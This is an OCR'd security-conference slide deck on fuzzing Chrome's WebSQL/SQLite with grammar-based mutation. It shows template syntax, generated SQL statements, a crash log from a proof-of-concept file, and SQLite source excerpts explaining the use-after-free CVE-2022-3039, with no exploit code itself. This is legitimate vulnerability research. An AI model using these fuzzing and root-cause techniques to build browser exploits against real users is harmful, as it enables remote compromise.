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BRIEFINGS

New Wine in an Old Bottle: Attacking Chrome WebSQL

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About us

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- Security Researcher for 360 Vulnerability Research Institute


About us

- 360 Vulnerability Research Institute
- Accumulated more than 3,000 CVEs
- Won the highest bug bounty in history from Microsoft, Google and Apple.
- Successful pwner of several Pwn2Own and Tianfu Cup events
- https://vul.360.net

Agenda

- Introduction
- BNF Fuzz
- AST Fuzz
- Conclusion

What is WebSQL



How to use WebSQL

```
// Open a database named "myDatabase"
var db = openDatabase('myDatabase', '1.0', 'My database', 2 * 1024 * 1024);

// Create a table named "users" with columns "id" and "name"
db.transaction(function(tx) {
  tx.executeSql('CREATE TABLE IF NOT EXISTS users (id unique, name)');
});

// Insert some data
db.transaction(function(tx) {
  tx.executeSql('INSERT INTO users (id, name) VALUES (?, ?)', [1, 'John']);
});

// Retrieve data
db.transaction(function(tx) {
  tx.executeSql('SELECT * FROM users');
});
```

Why WebSQL

- Easy to Trigger
- Difficult to defend
- Powerful manipulation primitives: CREATE (malloc), DELETE (free), UPDATE, built-in functions...

Previous Research

- structure-aware SQL Fuzzer written by Google.
- The shadow table Fuzz by Wenxiang Qian.

- BH US-17 – “Many Birds, One Stone: Exploiting a Single SQLite Vulnerability Across Multiple Software”: https://www.blackhat.com/docs/us-17/wednesday/us-17-Feng-Many-Birds-One-Stone-Exploiting-A-Single-SQLite-Vulnerability-Across-Multiple-Software.pdf
- BH US-19 – “Exploring the New World : Remote Exploitation of SQLite and Curl”: https://i.blackhat.com/USA-19/Thursday/us-19-Qian-Exploring-The-New-World-Remote-Exploitation-Of-SQLite-And-Curl.pdf

BNF Fuzz

Syntax template

```
<createTableStmt> = CREATE TABLE <tableName> ( <columnList> )
<tableOption>

<tableName> = t0

<columnNameList> = <columnName>

<columnNameList> = <columnNameList>, <columnName>

<columnName> = c0


<columnName> = c1

<tableOption> = WITHOUT ROWID

<tableOption> = STRICT
```

SQL statement generation

```
CREATE TABLE t0 ( c0, c1 ) STRICT
```




- template => statement => tree

Mutation

```
CREATE TABLE t0 ( c0, c1 ) STRICT
```

- template-based mutation




Mutate

Mutation

```
<tableOption> = WITHOUT ROWID


<tableOption> = STRICT
```



Mutation

```
<tableOption> = WITHOUT ROWID


<tableOption> = STRICT
```



Mutation

```
<tableOption> = WITHOUT ROWID

<tableOption> = STRICT
```




```
CREATE TABLE t0 ( c0,
c1 ) WITHOUT ROWID
```

CVE-2022-3039

- This Fuzz let us discover CVE-2022-3039: Use after free in WebSQL
- We later found out that this is a widespread problem in SQLite and ended up finding 3-4 bugs of the same type

```
r1nd0@ccc:~/Downloads/sqlite-amalgamation-3380500$ ./sqlite3 < ./poc.sql
sqlite3: sqlite3.c:141806: sqlite3Select: Assertion `pExpr->pAggInfo==pAggInfo' failed.
Aborted (core dumped)
r1nd0@ccc:~/Downloads/sqlite-amalgamation-3380500$ subl sqlite3.c
```

The reason why Assert failed

```
r1nd0@ccc:~/Downloads/sqlite-amalgamation-3380500$ ./sqlite3 < ./poc.sql
sqlite3: sqlite3.c:141806: sqlite3Select: Assertion `pExpr->pAggInfo==pAggInfo' failed.
Aborted (core dumped)
r1nd0@ccc:~/Downloads/sqlite-amalgamation-3380500$ subl sqlite3.c
```

```
#ifdef SQLITE_DEBUG
  if( pAggInfo && !db->mallocFailed ){
    ……
    for(i=0; i<pAggInfo->nFunc; i++){
      Expr *pExpr = pAggInfo->aFunc[i].pFExpr;
      assert( pExpr!=0 );
      assert( pExpr->pAggInfo==pAggInfo );
      assert( pExpr->iAgg==i );
    }
  }
#endif
```

- pExpr has been released


Causes of vulnerability

```
pAggInfo->mnReg = pParse->nMem+1;
pAggInfo->nSortingColumn = pGroupBy ? pGroupBy-
>nExpr : 0;
pAggInfo->pGroupBy = pGroupBy;
sqlite3ExprAnalyzeAggList(&sNC, pEList);
sqlite3ExprAnalyzeAggList(&sNC, sSort.pOrderBy);
if( pHaving ){
  if( pGroupBy ){
    havingToWhere(pParse, p);
    pWhere = p->pWhere;
  }
  sqlite3ExprAnalyzeAggregates(&sNC, pHaving);
}
```

